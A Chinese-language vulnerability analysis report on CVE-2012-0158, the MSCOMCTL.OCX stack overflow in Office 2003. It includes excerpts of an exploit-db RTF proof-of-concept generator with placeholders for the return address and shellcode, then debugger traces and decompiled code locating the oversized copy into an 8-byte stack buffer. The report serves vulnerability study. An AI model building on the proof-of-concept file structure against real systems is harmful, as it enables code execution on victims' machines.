北京蓝森科技有限公司

MSCOMCTL.OCX RCE (CVE-2012-0158)

漏洞分析报告

软件名称：Word2003	**操作系统**：Windows XP/2003/7/8.1
软件版本：1.0	**漏洞编号**：CVE-2012-0158
漏洞模块：MSCOMCTL.OCX	**危害等级**：超危 or 高危 or 中危 or 低危
模块版本：1.0.0.0	**漏洞类型**：缓冲区溢出 or 信息泄露
编译日期：2012-4-25	**威胁类型**：远程 or 本地

分析人：蒲亚坤

2018年10月11日


MSCOMCTL.OCX RCE 漏洞 - CVE-2012-0158

1. Description
2. 分析环境及工具
3. 漏洞分析
    - 3.1 获取 poc
    - 3.2 复现漏洞
    - 3.3 分析漏洞
    - 3.4 漏洞利用
    - 3.5 官方修复方法
4. 总结
5. 参考资料

MSCOMCTL.OCX RCE 漏洞 - CVE-2012-0158

1. Description

> 由于Microsoft Windows通用控件中的MSCOMCTL.TreeView、MSCOMCTL.ListView2、MSCOMCTL.TreeView2、MSCOMCTL.ListView控件（MSCOMCTL.OCX）中存在栈溢出漏洞，导致可被用于执行任意代码。



2. 分析环境及工具

操作系统：Windows7专业版 32位

软件：office 2003 sp3

工具：Ollydbg，IDA pro，Immunity Debugger，010Editor

3. 漏洞分析

3.1 获取 poc

> https://www.exploit-db.com/

部分截图

```
content = "{\\rtf1"
content << "{\\fonttbl{\\f0\\fnil\\fcharset0 Verdana;}}"
content << "\\viewkind4\\uc1\\pard\\sb100\\sa100\\lang9\\f0\\fs22\\par"
content << "\\pard\\sa200\\sl276\\slmult1\\lang9\\fs22\\par"
content << "{\\object\\objocx"
content << "{\\*\\objdata"
content << "\n"
content << "01050000020000001B0000004D53436F6D63746C4C69622E4C697374566965774374726C2E320000"
content << "0000000000000000E0000"
content << "\n"
content << "D0CF11E0A1B11AE1000000000000000000000000000000003E000300FEFF09000600000000000000"
content << "00000000010000000100000000000000001000000200000001000000FEFFFFFF0000000000000000"
content << "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"
content << "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"
content << "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"
content << "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"
content << "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"
content << "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"
content << "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"
content << "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"
content << "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"
content << "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"
content << "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFDFFFFFFFEFFFFFFF"
content << "FEFFFFFF0400000005000000FEFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"
content << "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"
content << "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"
content << "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"
content << "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"
content << "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"
content << "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"
content << "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"
content << "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"
content << "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"
content << "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"
```

> 将获得的 `poc` 进行整理，如下，需要修改的有两个地方：`ret_address`、`shellcode`


```
content << "000000000000"
content << ret_address
content << "0000000000000000"
content << shellcode
content << "00000000000000000000000000000000000000000000000000000000000000000000000000000000"
content << "00000000000000000000000000000000000000000000000000000000000000000000000000000000"
```

poc.doc

```
{\\rtf1
{\\fonttbl{\\f0\\fnil\\fcharset0 Verdana;}}
\\viewkind4\\uc1\\pard\\sb100\\sa100\\lang9\\f0\\fs22\\par
\\pard\\sa200\\sl276\\slmult1\\lang9\\fs22\\par
{\\object\\objocx
{\\*\\objdata
01050000020000001B0000004D53436F6D63746C4C69622E4C697374566965774374726C2E3200000000000000000000000E0000D0CF11E0A1B11AE1000000000000
}
}
}
```

整理后的poc

> 运行后，发现触发了溢出




3.2 复现漏洞

搭建漏洞环境，执行漏洞 poc

安装 office 2003 sp3

执行 poc 以及样本（在执行时，如果使用OD附加，需要把原本忽略的异常都恢复）

执行 poc 效果



3.3 分析漏洞

- 调试漏洞，定位漏洞触发点，分析漏洞成因

  ① 定位漏洞触发模块

> 首先打开Word，然后用 OD附加运行，接着打开poc.doc后崩溃断下，在复制数据到栈上时造成溢出，导致访问到 `0x41414141` 这一异常地址，回溯栈上数据，可以发现最近的返回地址位于 MSCOMCTL模块0x275C8A0A

- 第一次

```
276008D6  .  C2 0800        RETN 0x8
276008D9  .  55             PUSH EBP
276008DA  .  8BEC           MOV EBP,ESP
276008DC  .  8B45 0C        MOV EAX,[ARG.2]
276008DF  .  8D55 0C        LEA EDX,[ARG.2]
276008E2  .  52             PUSH EDX
276008E3  .  6A 00          PUSH 0x0
276008E5  .  8B08           MOV ECX,DWORD PTR DS:[EAX]      MSCOMCTL.275E845B
276008E7  .  6A 10          PUSH 0x10
276008E9  .  6A 00          PUSH 0x0
276008EB  .  68 A0565E27    PUSH MSCOMCTL.275E56A0          UNICODE "Contents"
```

- 第二次

```
2758AED0  .  8D70 B0        LEA ESI,DWORD PTR DS:[EAX-0x50]
2758AED3  .  8BCE           MOV ECX,ESI
2758AED5  .  E8 12000000    CALL MSCOMCTL.2758AEEC
2758AEDA  .  85C0           TEST EAX,EAX
2758AEDC  .  7C 0A          JL SHORT MSCOMCTL.2758AEE8
2758AEDE  .  FF7424 0C      PUSH DWORD PTR SS:[ESP+0xC]
2758AEE2  .  8B06           MOV EAX,DWORD PTR DS:[ESI]      MSCOMCTL.275A36B8
2758AEE4  .  56             PUSH ESI
```

- 第三次


```
275CA8B1  .  56             PUSH ESI
275CA8B2  .  50             PUSH EAX
275CA8B3  .  FF51 14        CALL DWORD PTR DS:[ECX+0x14]    MSCOMCTL.275E72C3
275CA8B6  .  8945 0C        MOV DWORD PTR SS:[EBP+0xC],EAX
275CA8B9  .^ E9 69BFFEFF    JMP MSCOMCTL.275B6827
275CA8BE  >  8D83 5C03000(  LEA EAX,DWORD PTR DS:[EBX+0x35C]
```


- 第四次，发现地址0x275C8A0A 在下面的函数中，地址 0x275C89C7

```
275E7013  .  53            PUSH EBX
275E7014  .  56            PUSH ESI
275E7015  .  E8 AD19FEFF   CALL MSCOMCTL.275C89C7
275E701A  .  85C0          TEST EAX,EAX
275E701C  .v 7C 27         JL SHORT MSCOMCTL.275E7045
275E701E  .  6A 08         PUSH 0x8
```

```
275C89C7  $  55            PUSH EBP
275C89C8  .  8BEC          MOV EBP,ESP
275C89CA  .  83EC 14       SUB ESP,0x14                    分配0x14大小的栈空间
275C89CD  .  53            PUSH EBX
275C89CE  .  8B5D 0C       MOV EBX,DWORD PTR SS:[EBP+0xC]
275C89D1  .  56            PUSH ESI
275C89D2  .  57            PUSH EDI
275C89D3  .  6A 0C         PUSH 0xC
275C89D5  .  8D45 EC       LEA EAX,DWORD PTR SS:[EBP-0x14]
275C89D8  .  53            PUSH EBX
275C89D9  .  50            PUSH EAX
275C89DA  .  E8 8EFDFFFF   CALL MSCOMCTL.275C876D
275C89DF  .  83C4 0C       ADD ESP,0xC                     用掉0xC大小的栈空间，剩余0x8字节
275C89E2  .  85C0          TEST EAX,EAX
275C89E4  .v 7C 6C         JL SHORT MSCOMCTL.275C8A52
275C89E6  .  817D EC 436F  CMP DWORD PTR SS:[EBP-0x14],0x6A626F43
275C89ED  .v 0F85 92A6000  JNZ MSCOMCTL.275D3085
275C89F3  .  837D F4 08    CMP DWORD PTR SS:[EBP-0xC],0x8
275C89F7  .v 0F82 88A6000  JB MSCOMCTL.275D3085
275C89FD  .  FF75 F4       PUSH DWORD PTR SS:[EBP-0xC]
275C8A00  .  8D45 F8       LEA EAX,DWORD PTR SS:[EBP-0x8]
275C8A03  .  53            PUSH EBX
275C8A04  .  50            PUSH EAX
275C8A05  .  E8 63FDFFFF   CALL MSCOMCTL.275C876D          正是它复制数据到栈上，导致溢出
275C8A0A  .  8BF0          MOV ESI,EAX
275C8A0C  .  83C4 0C       ADD ESP,0xC
275C8A0F  .  85F6          TEST ESI,ESI
```


> 分析溢出点附近堆栈，溢出点下面的堆栈一般是 刚刚调用的函数的上一层函数堆栈，溢出后可能已经破坏，溢出点上面的堆栈一般是 刚刚执行的函数堆栈，可以发现有一个地址 `275C8A0A`，可以看出这个地址是 `MSCOMCTL` 模块中的地址，由此判断刚刚执行的函数中执行了 MSCOMCTL模块中的代码





②定位漏洞函数

> 动态调试溢出点所在的函数，可以跟踪到 是 CALL 275C876D 时出现的问题



> 使用IDA定位到漏洞函数 MSCOMCTL.ocx中的 275C876D 函数（MSCOMCTL.OCX）

- sub_275C89C7

```
int __stdcall sub_275C89C7(int a1, BSTR bstrString)
{
  BSTR v2; // ebx@1
  int result; // eax@1
  int v4; // esi@4
  int v5; // [sp+Ch] [bp-14h]@1
  SIZE_T dwBytes; // [sp+14h] [bp-Ch]@3
  int v7; // [sp+18h] [bp-8h]@4
  int v8; // [sp+1Ch] [bp-4h]@8

  v2 = bstrString;
  result = sub_275C876D((int)&v5, bstrString, 0xCu);// 数据拷贝函数
  if ( result >= 0 )
  {
    if ( v5 == 1784835907 && dwBytes >= 8 )
    {
      v4 = sub_275C876D((int)&v7, v2, dwBytes); // v7只有8字节空间，而样本中dwBytes=0x8282，最终导致溢出
      if ( v4 >= 0 )
      {
        if ( !v7 )
          goto LABEL_8;
```


> 只要 dwBytes >= 8就执行第二次调用数据拷贝函数，而其存放数据的栈空间只有 0x8字节，样本为 0x8282 > 0x8，最终复制数据时会导致溢出

- sub_275C876D

```
int __cdecl sub_275C876D(int a1, LPVOID lpMem, SIZE_T dwBytes)
{
  LPVOID v3; // ebx@1
  int result; // eax@1
  LPVOID v5; // eax@3
  int v6; // esi@4
  int v7; // [sp+Ch] [bp-4h]@1
  const void *lpMema; // [sp+1Ch] [bp+Ch]@3

  v3 = lpMem;
  result = (*(int (__stdcall **)(LPVOID, int *, signed int, _DWORD))(*(_DWORD *)lpMem + 12))(lpMem, &v7, 4, 0);
  if ( result >= 0 )
  {
    if ( v7 == dwBytes )                    // 判断读取的长度是否是传入的长度
                                            // v7是读取出来的
                                            // dwBytes是传入的参数
                                            // 两个都可以改，以至于可以读取很大长度的数据，覆盖堆栈
    {
      v5 = HeapAlloc(hHeap, 0, dwBytes);
```

- 动态验证参数




> 至此，在解析poc.doc时，程序会调用地址 为0x275C89C7的函数，该函数只分配 0x14大小的栈空间，中间用掉 0xC大小栈空间，剩余0x8字节，而后面调用 0x275C876D 复制数据到栈上，由于复制的大小超出0x8，导致栈溢出

